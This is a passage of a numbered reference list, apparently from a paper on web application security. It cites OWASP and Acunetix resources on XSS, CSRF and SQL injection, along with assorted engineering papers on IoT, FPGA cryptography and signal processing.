[10] Nidecki, T. DOM XSS: An Explanation of DOM-based Cross-site Scripting. Available from: https://www.acunetix.com/blog/articles/dom-xss-explained/

[11] Nidecki, T. What Is Same-Origin Policy. Available from: https://www.acunetix.com/blog/web-security-zone/what-is-same-origin-policy/

[12] OWASP – Blind SQL Injection. Available from: https://owasp.org/www-community/attacks/Blind_SQL_Injection

[13] OWASP – Cross Site Request Forgery (CSRF). Available from: https://owasp.org/www-community/attacks/csrf

[14] OWASP – Cross Site Scripting Prevention Cheat Sheet. Available from: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

[15] OWASP – DOM based XSS Prevention Cheat Sheet. Available from: https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html#guideline-1-untrusted-data-should-only-be-treated-as-displayable-text

[16] OWASP – DOM Based XSS. Available from: https://owasp.org/www-community/attacks/DOM_Based_XSS#:~:text=DOM%20Based%20XSS%20(or%20as,in%20an%20%E2%80%9Cunexpected%E2%80%9D%20manner.

[17] OWASP – SQL Injection Prevetion Cheat Sheet. Available from: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html#additional-defenses [Accessed: 19 December 2020]

[18] OWASP – Types of XSS. Available from: https://owasp.org/www-community/Types_of_Cross-Site_Scripting

[19] Verizon 2020 Data Breach Investigations Report. Available from: https://enterprise.verizon.com/content/verizonenterprise/us/en/index/resources/reports/2020-data-breach-investigations-report.pdf

[20] Prabu, S., Balamurugan, V. and Vengatesan, K., 2019. Design of cognitive image filters for suppression of noise level in medical images. Measurement, 141, pp.296-301.

[21] Bhuvaneswary, N., Prabu, S., Karthikeyan, S., Kathirvel, R. and Saraswathi, T., 2021. Low Power Reversible Parallel and Serial Binary Adder/Subtractor. Further Advances in Internet of Things in Biomedical and Cyber Physical Systems, p.151.

[22] Ngo, T.D., Bui, T.T., Pham, T.M., Thai, H.T., Nguyen, G.L. and Nguyen, T.N., 2021. Image deconvolution for optical small satellite with deep learning and real-time GPU acceleration. Journal of Real-Time Image Processing, pp.1-14.

[23] Nguyen, T.N., Liu, B.H., Chu, S.I., Do, D.T. and Nguyen, T.D., 2020. WRSNs: Toward an efficient scheduling for mobile chargers. IEEE Sensors Journal, 20(12), pp.6753-6761.

[24] Do, D.T., Nguyen, T.T.T., Nguyen, T.N., Li, X. and Voznak, M., 2020. Uplink and downlink NOMA transmission using full-duplex UAV. IEEE Access, 8, pp.164347-164364.

[25] H. Li, K. Yu, B. Liu, C. Feng, Z. Qin and G. Srivastava, "An Efficient Ciphertext-Policy Weighted Attribute-Based Encryption for the Internet of Health Things," IEEE Journal of Biomedical and Health Informatics, 2021, doi: 10.1109/JBHI.2021.3075995.

[26] L. Tan, K. Yu, F. Ming, X. Cheng, G. Srivastava, “Secure and Resilient Artificial Intelligence of Things: a HoneyNet Approach for Threat Detection and Situational Awareness”, IEEE Consumer Electronics Magazine, 2021, doi: 10.1109/MCE.2021.3081874.

[27] L. Tan, N. Shi, K. Yu, M. Aloqaily, Y. Jararweh, “A Blockchain-Empowered Access Control Framework for Smart Devices in Green Internet of

Things", ACM Transactions on Internet Technology, vol. 21, no. 3, pp. 1-20, 2021,https://doi.org/10.1145/3433542.

[28] K. Yu, L. Tan, S. Mumtaz, S. Al-Rubaye, A. Al-Dulaimi, A. K. Bashir, F. A. Khan, "Securing Critical Infrastructures: Deep Learning-based Threat Detection in the IIoT", IEEE Communications Magazine, 2021.

[29] K. Yu, Z. Guo, Y. Shen, W. Wang, J. C. Lin, T. Sato, "Secure Artificial Intelligence of Things for Implicit Group Recommendations", IEEE Internet of Things Journal, 2021, doi: 10.1109/JIOT.2021.3079574.

[30] Kumar, T.M., Reddy, K.S., Rinaldi, S., Parameshachari, B.D. and Arunachalam, K., 2021. A Low Area High Speed FPGA Implementation of AES Architecture for Cryptography Application. Electronics, 10(16), p.2023.

[31] Kumar, M.K., Parameshachari, B.D., Prabu, S. and liberata Ullo, S., 2020, September. Comparative Analysis to Identify Efficient Technique for Interfacing BCI System. In IOP Conference Series: Materials Science and Engineering (Vol. 925, No. 1, p. 012062). IOP Publishing.

[32] Kowsalya, T., Babu, R.G., Parameshachari, B.D., Nayyar, A. and Mehmood, R.M., 2021. Low Area PRESENT Cryptography in FPGA Using TRNG-PRNG Key Generation. CMC-COMPUTERS MATERIALS & CONTINUA, 68(2), pp.1447-1465.